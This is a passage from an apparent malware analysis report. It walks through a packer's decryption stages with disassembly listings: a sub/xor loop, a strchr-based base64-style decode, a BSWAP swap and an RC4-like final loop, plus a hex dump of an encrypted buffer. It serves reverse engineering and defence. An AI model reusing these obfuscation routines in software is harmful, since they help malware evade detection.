00000549: 8B8558FBFFFF           mov     eax,[ebp][-000004A8]
0000054F: 0345BC                 add     eax,[ebp][-44]
00000552: 0FB608                 movzx   ecx,b,[eax]
00000555: 8B55D4                 mov     edx,[ebp][-2C]
00000558: 2B8A4C020000           sub     ecx,[edx][0000024C]
0000055E: 8B8558FBFFFF           mov     eax,[ebp][-000004A8]
00000564: 0345BC                 add     eax,[ebp][-44]
00000567: 8808                   mov     [eax],cl
00000569: 8B8558FBFFFF           mov     eax,[ebp][-000004A8]
0000056F: 0345BC                 add     eax,[ebp][-44]
00000572: 0FB608                 movzx   ecx,b,[eax]
00000575: 8B55D4                 mov     edx,[ebp][-2C]
00000578: 338A48020000           xor     ecx,[edx][00000248]
0000057E: 8B8558FBFFFF           mov     eax,[ebp][-000004A8]
00000584: 0345BC                 add     eax,[ebp][-44]
00000587: 8808                   mov     [eax],cl
00000589: EBA7                   jmps    000000532  ---↑ (2)
```

Figure 66. *Second-level decryption routine*




```
Address   Hex dump                                         ASCII
00970A80  73 38 61 6A 70 2F 65 43 2F 6F 6C 70 63 2F 56 43  s8ajp/eC/olpc/VC
00970A90  2B 34 75 46 77 67 72 52 4B 69 37 6E 32 33 5A 62  +4uFwgrRKi7n23Zb
00970AA0  68 35 6D 35 6D 59 70 79 49 68 69 47 6C 62 30 30  h5m5mYpyIhiGlb00
00970AB0  2F 78 44 4D 37 4E 45 4A 53 37 47 64 76 45 72 74  /xDM7NEJS7GdvErt
00970AC0  6A 4C 6E 2F 55 5A 2F 38 42 53 33 43 72 63 51 34  jLn/UZ/8BS3CrcQ4
00970AD0  71 43 71 77 49 77 5A 36 4C 6F 6F 71 51 6D 31 58  qCqwIwZ6LooqQm1X
00970AE0  66 32 70 54 55 62 47 61 65 65 59 51 34 32 43 2B  f2pTUbGaeeYQ42C+
00970AF0  47 57 56 71 4B 6E 39 4F 51 70 71 67 6C 45 4D 67  GWVqKn9OQpqglEMg
00970B00  76 30 57 38 75 70 61 38 48 52 64 62 46 4C 67 42  v0W8upa8HRdbFLgB
00970B10  33 4A 49 35 4F 56 76 53 71 52 4C 7A 36 77 32 48  3JI5OVvSqRLz6w2H
00970B20  32 37 49 66 7A 79 46 32 56 56 31 35 57 34 34 59  27IfzyF2VV15W44Y
00970B30  30 77 50 43 6A 77 79 34 76 7A 52 6C 70 4C 56 7A  0wPCjwy4vzRlpLVz
00970B40  44 47 57 34 76 3D 51 4C 38 32 58 43 72 3D 39 4B  DGW4v=QL82XCr=9K
00970B50  63 66 77 49 2B 5A 34 74 4E 4D 32 46 75 72 32 6F  cfwI+Z4tNM2Fur2o
00970B60  79 69 35 66 79 76 39 32 47 4F 69 31 55 64 63 33  yi5fyv92GOi1Udc3
00970B70  67 35 49 63 55 30 64 43 58 32 63 72 71 31 55 50  g5IcU0dCX2crq1UP
00970B80  6F 63 6D 62 56 69 72 76 77 31 64 42 43 6E 2F 73  ocmbVirvw1dBCn/s
00970B90  75 34 72 33 59 58 32 6D 62 53 67 32 78 57 30 4C  u4r3YX2mbSg2xW0L
00970BA0  53 64 67 71 43 65 51 30 43 6F 49 4D 62 66 30 4B  SdgqCeQ0CoIMbf0K
00970BB0  47 5A 6C 64 49 30 6E 69 6A 65 43 52 39 35 30 36  GZldI0nijeCR9506
00970BC0  31 57 32 37 42 4F 4B 51 34 4F 4C 4B 52 48 56 6F  1W27BOKQ4OLKRHVo
00970BD0  74 6F 5A 69 74 48 5A 70 37 69 79 35 59 38 69 68  toZitHZp7iy5Y8ih
00970BE0  45 4E 2B 66 2F 32 45 6D 62 34 58 57 31 51 6F 66  EN+f/2Emb4XW1Qof
00970BF0  2B 6E 39 58 71 30 70 77 59 42 36 39 36 4B 59 32  +n9Xq0pwYB696KY2
00970C00  58 6F 61 68 35 43 4B 45 4B 67 4B 4D 65 6F 6A 4A  Xoah5CKEKgKMeojJ
00970C10  79 65 37 56 71 67 62 6E 61 53 6A 63 59 39 49 47  ye7VqgbnaSjcY9IG
00970C20  5A 68 42 44 7A 70 2F 44 67 73 6D 31 73 2B 51 39  ZhBDzp/Dgsm1s+Q9
00970C30  53 6D 37 78 46 77 6C 4E 65 35 2B 74 64 6C 59 43  Sm7xFwlNe5+tdlYC
00970C40  72 2F 69 4D 38 42 5A 4F 6D 67 55 4A 70 4A 77 50  r/iM8BZOmgUJpJwP
00970C50  6C 53 70 35 53 78 56 55 6E 4C 7A 32 72 49 64 73  lSp5SxVUnLz2rIds
00970C60  33 78 33 67 77 4F 74 74 46 54 77 4D 4B 53 39 73  3x3gwOttFTwMKS9s
00970C70  5A 44 43 6E 53 48 79 55 53 7A 6D 3D 56 57 51 71  ZDCnSHyUSzm=VWQq
00970C80  53 67 31 55 2B 61 48 7A 4F 34 6D 6A 4F 70 65 62  Sg1U+aHzO4mjOpeb
00970C90  38 77 43 4A 70 62 59 42 4B 65 2F 6B 47 68 4B 6F  8wCJpbYBKe/kGhKo
00970CA0  4B 51 44 55 35 39 53 31 79 74 38 42 53 6F 67 55  KQDU59S1yt8BSogU
00970CB0  62 46 50 69 30 47 5A 46 42 7A 5A 63 59 39 77 69  bFPi0GZFBzZcY9wi
00970CC0  6A 34 37 32 44 4B 5A 36 70 44 47 49 43 6E 4B 68  j472DKZ6pDGICnKh
00970CD0  61 71 2B 7A 50 74 30 4A 5A 72 38 39 71 32 79 62  aq+zPt0JZr89q2yb
00970CE0  54 53 48 63 45 66 45 65 77 6A 39 50 4D 4B 75 46  TSHcEfEewj9PMKuF
00970CF0  52 62 73 71 4F 6F 46 4A 35 4C 4E 4D 62 50 68 6A  RbsqOoFJ5LNMbPhj
00970D00  79 34 52 30 31 53 66 46 55 42 48 73 39 4B 39 45  y4R01SfFUBHs9K9E
00970D10  39 65 4D 66 30 65 4A 71 69 6A 79 2B 35 45 45 45  9eMf0eJqijy+5EEE
00970D20  74 38 32 4B 43 6C 53 46 74 52 6E 39 76 63 61 79  t82KClSFtRn9vcay
00970D30  2B 51 7A 75 32 7A 6F 79 50 6C 59 32 42 45 79 59  +Qzu2zoyPlY2BEyY
00970D40  51 6D 72 49 68 56 51 6D 75 38 48 31 70 6E 74 35  QmrIhVQmu8H1pnt5
00970D50  67 42 57 6B 70 39 49 4B 34 32 65 44 73 50 42 3D  gBWkp9IK42eDsPB=
00970D60  69 37 30 66 66 39 49 4F 6B 56 6A 73 74 73 3D 6F  i70ff9IOkVjsts=o
00970D70  4C 67 42 73 37 76 35 70 79 50 78 69 78 39 55 69  LgBs7v5pyPxix9Ui
00970D80  67 71 2B 38 66 50 5A 57 76 64 56 77 48 72 64 58  gq+8fPZWvdVwHrdX
00970D90  30 46 70 7A 69 3D 4E 57 38 64 3D 58 65 58 6B 47  0Fpzi=NW8d=XeXkG
00970DA0  42 34 70 3D 57 54 3D 51 76 45 53 71 38 56 4B 6C  B4p=WT=QvESq8VKl
00970DB0  6C 63 50 4A 44 51 4E 33 37 30 2B 56 30 4E 45 72  lcPJDQN370+V0NEr
00970DC0  37 30 36 3D 63 37 68 6C 32 35 63 30 55 73 43 57  706=c7hl25c0UsCW
00970DD0  2F 2B 54 56 4A 35 35 66 4E 76 5A 78 3D 43 76 73  /+TVJ55fNvZx=Cvs
00970DE0  36 4C 6B 4D 6E 4F 33 6D 33 77 73 73 79 76 50 77  6LkMnO3m3wssyvPw
00970DF0  71 4C 38 4F 45 43 32 6C 2F 33 36 6A 38 63 50 59  qL8OEC2l/36j8cPY
00970E00  34 62 61 47 45 30 71 43 30 6A 49 51 68 63 4A 69  4baGE0qC0jIQhcJi
00970E10  63 74 47 76 6C 4B 32 61 69 52 42 4B 50 44 65 54  ctGvlK2aiRBKPDeT
00970E20  7A 4F 32 2B 74 36 57 61 43 37 3D 30 51 4C 50 78  zO2+t6WaC7=0QLPx
00970E30  72 72 67 46 2F 6F 38 30 38 78 47 76 6E 3D 6E 73  rrgF/o808xGvn=ns
00970E40  45 4D 46 3D 67 66 79 32 32 48 47 4E 68 4B 2F 38  EMF=gfy22HGNhK/8
00970E50  38 34 6A 6A 72 3D 38 59 69 61 31 57 51 4A 63 55  84jjr=8Yia1WQJcU
00970E60  61 57 32 4D 56 4E 4C 43 63 78 52 4B 65 71 73 6A  aW2MVNLCcxRKeqsj
00970E70  76 74 36 66 4E 61 53 4E 53 56 65 30 50 77 52 35  vt6fNaSNSVe0PwR5
00970E80  6B 53 7A 4D 6A 59 71 51 30 53 48 4D 62 64 51 64  kSzMjYqQ0SHMbdQd
00970E90  38 61 72 2B 77 6A 49 54 53 45 4D 59 4C 6C 56 4C  8ar+wjITSEMYLlVL
00970EA0  4F 50 74 44 72 5A 77 4D 48 4A 4F 51 48 50 54 75  OPtDrZwMHJOQHPTu
00970EB0  2F 2F 58 4B 45 65 52 34 64 77 2F 39 50 42 63 63  //XKEeR4dw/9PBcc
```

Figure 67. *Decrypted buffer sample*

Third Level of Decryption

This decryption algorithm uses the strchr function to determine the location of a given substring in a particular parent string (see Figure 68).




```
Hex dump           Disassembly                            Comment
C745 E4 00000000   MOV DWORD PTR SS:[EBP-1C],0
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
3B85 40FBFFFF      CMP EAX,DWORD PTR SS:[EBP-4C0]
0F83 B5010000      JNB 009607ED
8B85 44FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4            ADD EAX,DWORD PTR SS:[EBP-1C]
0FB608             MOVZX ECX,BYTE PTR DS:[EAX]
83F9 3D            CMP ECX,3D
75 0C              JNZ SHORT 00960655
C785 2CFBFFFF 00   MOV DWORD PTR SS:[EBP-4D4],0
EB 23              JMP SHORT 00960678
8B85 44FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4            ADD EAX,DWORD PTR SS:[EBP-1C]
0FB608             MOVZX ECX,BYTE PTR DS:[EAX]
51                 PUSH ECX
8B55 E0            MOV EDX,DWORD PTR SS:[EBP-20]
52                 PUSH EDX                               ntdll.KiRaiseUserExceptionDispatcher
FF95 90FBFFFF      CALL DWORD PTR SS:[EBP-470]            msvcrt.strchr
83C4 08            ADD ESP,8
2B45 E0            SUB EAX,DWORD PTR SS:[EBP-20]
8985 2CFBFFFF      MOV DWORD PTR SS:[EBP-4D4],EAX
8B85 44FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4            ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 01          MOVZX ECX,BYTE PTR DS:[EAX+1]
83F9 3D            CMP ECX,3D
75 0C              JNZ SHORT 00960696
C785 30FBFFFF 00   MOV DWORD PTR SS:[EBP-4D0],0
EB 24              JMP SHORT 009606BA
8B85 44FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4            ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 01          MOVZX ECX,BYTE PTR DS:[EAX+1]
51                 PUSH ECX
8B55 E0            MOV EDX,DWORD PTR SS:[EBP-20]
52                 PUSH EDX                               ntdll.KiRaiseUserExceptionDispatcher
FF95 90FBFFFF      CALL DWORD PTR SS:[EBP-470]            msvcrt.strchr
83C4 08            ADD ESP,8
2B45 E0            SUB EAX,DWORD PTR SS:[EBP-20]
8985 30FBFFFF      MOV DWORD PTR SS:[EBP-4D0],EAX
8B85 44FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4            ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 02          MOVZX ECX,BYTE PTR DS:[EAX+2]
83F9 3D            CMP ECX,3D
75 0C              JNZ SHORT 009606D8
C785 34FBFFFF 00   MOV DWORD PTR SS:[EBP-4CC],0
EB 24              JMP SHORT 009606FC
8B85 44FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4            ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 02          MOVZX ECX,BYTE PTR DS:[EAX+2]
51                 PUSH ECX
8B55 E0            MOV EDX,DWORD PTR SS:[EBP-20]
52                 PUSH EDX                               ntdll.KiRaiseUserExceptionDispatcher
FF95 90FBFFFF      CALL DWORD PTR SS:[EBP-470]            msvcrt.strchr
83C4 08            ADD ESP,8
2B45 E0            SUB EAX,DWORD PTR SS:[EBP-20]
8985 34FBFFFF      MOV DWORD PTR SS:[EBP-4CC],EAX
8B85 44FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4            ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 03          MOVZX ECX,BYTE PTR DS:[EAX+3]
83F9 3D            CMP ECX,3D
75 0C              JNZ SHORT 0096071A
C785 38FBFFFF 00   MOV DWORD PTR SS:[EBP-4C8],0
EB 24              JMP SHORT 0096073E
8B85 44FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4            ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 03          MOVZX ECX,BYTE PTR DS:[EAX+3]
51                 PUSH ECX
8B55 E0            MOV EDX,DWORD PTR SS:[EBP-20]
52                 PUSH EDX                               ntdll.KiRaiseUserExceptionDispatcher
FF95 90FBFFFF      CALL DWORD PTR SS:[EBP-470]            msvcrt.strchr
83C4 08            ADD ESP,8
2B45 E0            SUB EAX,DWORD PTR SS:[EBP-20]
8985 38FBFFFF      MOV DWORD PTR SS:[EBP-4C8],EAX
8B85 2CFBFFFF      MOV EAX,DWORD PTR SS:[EBP-4D4]
C1E0 02            SHL EAX,2
8B8D 30FBFFFF      MOV ECX,DWORD PTR SS:[EBP-4D0]
C1F9 04            SAR ECX,4
0BC1               OR EAX,ECX
8885 28FBFFFF      MOV BYTE PTR SS:[EBP-4D8],AL
8B85 30FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4D0]
C1E0 04            SHL EAX,4
8B8D 34FBFFFF      MOV ECX,DWORD PTR SS:[EBP-4CC]         ADVAPI32.77DD76F7
C1F9 02            SAR ECX,2
0BC1               OR EAX,ECX
8885 29FBFFFF      MOV BYTE PTR SS:[EBP-4D7],AL
8B85 34FBFFFF      MOV EAX,DWORD PTR SS:[EBP-4CC]         ADVAPI32.77DD76F7
83E0 03            AND EAX,3
C1E0 06            SHL EAX,6
8B8D 38FBFFFF      MOV ECX,DWORD PTR SS:[EBP-4C8]
83E1 3F            AND ECX,3F
0BC1               OR EAX,ECX
8885 2AFBFFFF      MOV BYTE PTR SS:[EBP-4D6],AL
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
C1E8 02            SHR EAX,2
8B4D E4            MOV ECX,DWORD PTR SS:[EBP-1C]
2BC8               SUB ECX,EAX
8B95 54FBFFFF      MOV EDX,DWORD PTR SS:[EBP-4AC]
8A85 28FBFFFF      MOV AL,BYTE PTR SS:[EBP-4D8]
88040A             MOV BYTE PTR DS:[EDX+ECX],AL
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
C1E8 02            SHR EAX,2
8B4D E4            MOV ECX,DWORD PTR SS:[EBP-1C]
2BC8               SUB ECX,EAX
8B95 54FBFFFF      MOV EDX,DWORD PTR SS:[EBP-4AC]
8A85 29FBFFFF      MOV AL,BYTE PTR SS:[EBP-4D7]
88440A 01          MOV BYTE PTR DS:[EDX+ECX+1],AL
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
C1E8 02            SHR EAX,2
8B4D E4            MOV ECX,DWORD PTR SS:[EBP-1C]
2BC8               SUB ECX,EAX
8B95 54FBFFFF      MOV EDX,DWORD PTR SS:[EBP-4AC]
8A85 2AFBFFFF      MOV AL,BYTE PTR SS:[EBP-4D6]
88440A 02          MOV BYTE PTR DS:[EDX+ECX+2],AL
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
83C0 04            ADD EAX,4
8945 E4            MOV DWORD PTR SS:[EBP-1C],EAX
E9 3CFEFFFF        JMP 00960629
```

Figure 68. *Disassembly of decryption routine using the strchr function*

Decoding Function

This function uses the BSWAP operator to interchange DWORDs found in the buffer (see Figure 69).




```
Address   Hex dump          Disassembly
0096080C  FF95 A4FBFFFF     CALL DWORD PTR SS:[EBP-45C]
00960812  8B45 EC           MOV EAX,DWORD PTR SS:[EBP-14]
00960815  8945 F0           MOV DWORD PTR SS:[EBP-10],EAX
00960818  8B45 F0           MOV EAX,DWORD PTR SS:[EBP-10]
0096081B  8985 18FAFFFF     MOV DWORD PTR SS:[EBP-5E8],EAX
00960821  8B85 18FAFFFF     MOV EAX,DWORD PTR SS:[EBP-5E8]
00960827  8985 14FAFFFF     MOV DWORD PTR SS:[EBP-5EC],EAX
0096082D  8B45 D4           MOV EAX,DWORD PTR SS:[EBP-2C]
00960830  05 48010000       ADD EAX,148
00960835  8985 10FAFFFF     MOV DWORD PTR SS:[EBP-5F0],EAX
0096083B  8B45 D4           MOV EAX,DWORD PTR SS:[EBP-2C]
0096083E  8B88 54020000     MOV ECX,DWORD PTR DS:[EAX+254]
00960844  898D 0CFAFFFF     MOV DWORD PTR SS:[EBP-5F4],ECX
0096084A  60                PUSHAD
0096084B  8BB5 18FAFFFF     MOV ESI,DWORD PTR SS:[EBP-5E8]
00960851  8BFE              MOV EDI,ESI
00960853  8B8D 0CFAFFFF     MOV ECX,DWORD PTR SS:[EBP-5F4]
00960859  C1E9 02           SHR ECX,2
0096085C  AD                LODS DWORD PTR DS:[ESI]
0096085D  0FC8              BSWAP EAX
0096085F  AB                STOS DWORD PTR ES:[EDI]
00960860  83E9 01           SUB ECX,1
00960863  75 F7             JNZ SHORT 0096085C
00960865  61                POPAD
```

Figure 69. *Disassembly of decoding function using the BSWAP instruction*

Last Level of Decryption

After obtaining the API address of *MSVCRT.DLL.STRCHR*, the packer performs another decryption routine that will be used by the MSVCRT.DLL.STRCHR function (see Figures 70 and 71).




```
8B85 08FAFFFF      MOV EAX,DWORD PTR SS:[EBP-5F8]
83C0 01            ADD EAX,1
8985 08FAFFFF      MOV DWORD PTR SS:[EBP-5F8],EAX
8B85 08FAFFFF      MOV EAX,DWORD PTR SS:[EBP-5F8]
3B85 0CFAFFFF      CMP EAX,DWORD PTR SS:[EBP-5F4]
0F83 BE000000      JNB 00960A29
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
83C0 01            ADD EAX,1
25 FF000000        AND EAX,0FF
8945 E4            MOV DWORD PTR SS:[EBP-1C],EAX
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
0FB68C05 28FAFFFF  MOVZX ECX,BYTE PTR SS:[EBP+EAX-5D8]
038D 20FAFFFF      ADD ECX,DWORD PTR SS:[EBP-5E0]
81E1 FF000000      AND ECX,0FF
898D 20FAFFFF      MOV DWORD PTR SS:[EBP-5E0],ECX
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
8A8C05 28FAFFFF    MOV CL,BYTE PTR SS:[EBP+EAX-5D8]
888D 27FAFFFF      MOV BYTE PTR SS:[EBP-5D9],CL
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
8B8D 20FAFFFF      MOV ECX,DWORD PTR SS:[EBP-5E0]
8A940D 28FAFFFF    MOV DL,BYTE PTR SS:[EBP+ECX-5D8]
889405 28FAFFFF    MOV BYTE PTR SS:[EBP+EAX-5D8],DL
8B85 20FAFFFF      MOV EAX,DWORD PTR SS:[EBP-5E0]
8A8D 27FAFFFF      MOV CL,BYTE PTR SS:[EBP-5D9]
888C05 28FAFFFF    MOV BYTE PTR SS:[EBP+EAX-5D8],CL
8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
0FB68C05 28FAFFFF  MOVZX ECX,BYTE PTR SS:[EBP+EAX-5D8]
8B95 20FAFFFF      MOV EDX,DWORD PTR SS:[EBP-5E0]
0FB68415 28FAFFFF  MOVZX EAX,BYTE PTR SS:[EBP+EDX-5D8]
03C8               ADD ECX,EAX
81E1 FF000000      AND ECX,0FF
898D 1CFAFFFF      MOV DWORD PTR SS:[EBP-5E4],ECX
8B85 18FAFFFF      MOV EAX,DWORD PTR SS:[EBP-5E8]
0385 08FAFFFF      ADD EAX,DWORD PTR SS:[EBP-5F8]
0FB608             MOVZX ECX,BYTE PTR DS:[EAX]
8B95 1CFAFFFF      MOV EDX,DWORD PTR SS:[EBP-5E4]
0FB68415 28FAFFFF  MOVZX EAX,BYTE PTR SS:[EBP+EDX-5D8]
33C8               XOR ECX,EAX
8B95 14FAFFFF      MOV EDX,DWORD PTR SS:[EBP-5EC]
0395 08FAFFFF      ADD EDX,DWORD PTR SS:[EBP-5F8]
880A               MOV BYTE PTR DS:[EDX],CL
E9 21FFFFFF        JMP 0096094A
```

Figure 70. *Disassembly of last level of decryption*

Figure 71. *Final decrypted buffer*

Decompression Function

